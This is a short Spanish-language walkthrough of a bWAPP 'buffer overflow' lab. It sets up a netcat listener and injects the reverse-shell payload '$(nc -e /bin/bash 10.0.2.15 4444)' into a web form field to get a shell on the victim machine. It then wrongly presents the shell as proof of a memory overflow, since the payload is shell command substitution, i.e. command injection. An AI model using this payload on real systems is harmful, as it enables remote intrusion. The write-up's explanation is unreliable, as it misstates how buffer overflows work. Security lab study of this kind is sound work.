
BUFFER OVERFLOW en bWAPP


Mauricio Piscitelli
22 de noviembre 2024

Los buffers son regiones de almacenamiento de memoria que contienen datos temporalmente mientras se transfieren de una ubicación a otra. Un desbordamiento del búffer (o desbordamiento del búfer) ocurre cuando el volumen de datos excede la capacidad de almacenamiento del búffer de memoria. Como resultado, el programa que intenta escribir los datos en el búffer sobrescribe las ubicaciones de memoria adyacentes

Comenzamos probando la página web para ver como se comporta en el momento de colocar una carga de caracteres extensa.



El servidor web se queda esperando una respuesta. Por lo que el servidor podría ser susceptible al desbordamiento de buffer. En nuestra máquina kali atacante, abrimos un escuchador en el puerto 4444 con “nc -lvnp 4444. Si la máquina es susceptible a un desbordamiento de buffer lograremos crear un shell inverso con el comando “$(nc -e /bin/bash 10.0.2.15 4444)” al colocarlo en el campo.



Hemos logrado una conexión inversa a la máquina victima. Esto indica que el desbordamiento de buffer ha funcionado y nos ha permitido inyectar código malicioso sobrescribiendo algún área de la memoria.

Al revisar los Logs de erorres de apache2 confirmamos que el desbordamiento de buffer ha sido exitoso al mostrar la falla en la segmentación de la cadena de caracteres.